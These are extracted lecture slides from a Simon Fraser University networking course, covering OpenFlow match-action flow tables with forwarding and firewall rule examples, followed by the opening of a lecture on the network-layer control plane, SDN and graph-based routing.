


OpenFlow Data Plane Abstraction

- **Flow**: defined by header fields
- Simple packet-handling rules
 - **Pattern**: match values in packet header fields
 - **Actions**: (for a matched pkt)
 - drop, forward, modify a matched packet or send matched packet to controller
 - **Priority**: disambiguate overlapping patterns
 - **Counters**: #bytes and #packets

1. $\text{src}=1.2.*.*$, $\text{dest}=3.4.5.* \rightarrow \text{drop}$
2. $\text{src} = *.*.*.*$, $\text{dest}=3.4.*.* \rightarrow \text{forward}(2)$
3. $\text{src}=10.1.2.3$, $\text{dest} = *.*.*.* \rightarrow \text{send to controller}$

OpenFlow: Flow Table Entries



OpenFlow: Examples

Destination-based forwarding:

Switch Port	MAC src	MAC dst	Eth type	VLAN ID	IP Src	IP Dst	IP Prot	TCP sport	TCP dport	Action
*	*	*	*	*	*	51.6.0.8	*	*	*	port6

*IP datagrams destined to IP address 51.6.0.8
should be forwarded to router output port 6*

Firewall:

Switch Port	MAC src	MAC dst	Eth type	VLAN ID	IP Src	IP Dst	IP Prot	TCP sport	TCP dport	Action
*	*	*	*	*	*	*	*	*	22	drop

do not forward (block) all datagrams destined to TCP port 22

Switch Port	MAC src	MAC dst	Eth type	VLAN ID	IP Src	IP Dst	IP Prot	TCP sport	TCP dport	Action
*	*	*	*	*	128.119.1.1	*	*	*	*	drop

*do not forward (block) all datagrams sent by host
128.119.1.1*

OpenFlow Abstraction

- **Match+action**: unifies different kinds of devices
- Router
 - *match*: longest destination IP prefix
 - *action*: forward out a link
- Switch
 - *match*: destination MAC address
 - *action*: forward or flood
- Firewall
 - *match*: IP addresses and TCP/UDP port numbers
 - *action*: permit or deny
- NAT
 - *match*: IP address and port
 - *action*: rewrite address and port

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020


Network Layer

Control Plane

Instructor: Khaled Diab

Recall: Network Layer Roles

- Forwarding:
 - move packets from router's input to appropriate router output
- Routing:
 - determine route taken by packets from source to destination




Control Plane

But, who calculates the **forwarding tables**?

Recall: Routers Have “Brains”


This brain is called the **Control Plane**



Recall: Control Plane

Distributed Approach: routers **exchange messages** with each other to calculate the tables


- Examples: OSPF, ISIS, BGP



Recall: Control Plane

Centralized Approach: routers **exchange messages** with an external software


- Software-defined networking (SDN)
- Examples: OpenFlow



Routing Algorithms


Goal: determine “**good**” paths from sending hosts to receiving host through routers

- **Path:** sequence of routers packets will traverse in going from given initial source host to given final destination host
- **“Good”:** least “cost”, “fastest”, “least congested”




Network as a Graph

- Graph: $G = (N, E)$
- $N = \text{set of routers} = \{u, v, w, x, y, z\}$
- $E = \text{set of links} = \{(u,v), (u,x), (v,x), (v,w), (x,w), (x,y), (w,y), (w,z), (y,z)\}$




Network as a Graph: Real Examples



Network as a Graph: Link Cost

- $c(x, x') = \text{cost of link } (x, x')$
 - e.g., $c(w, z) = 5$
- cost could always be 1, or related to congestion

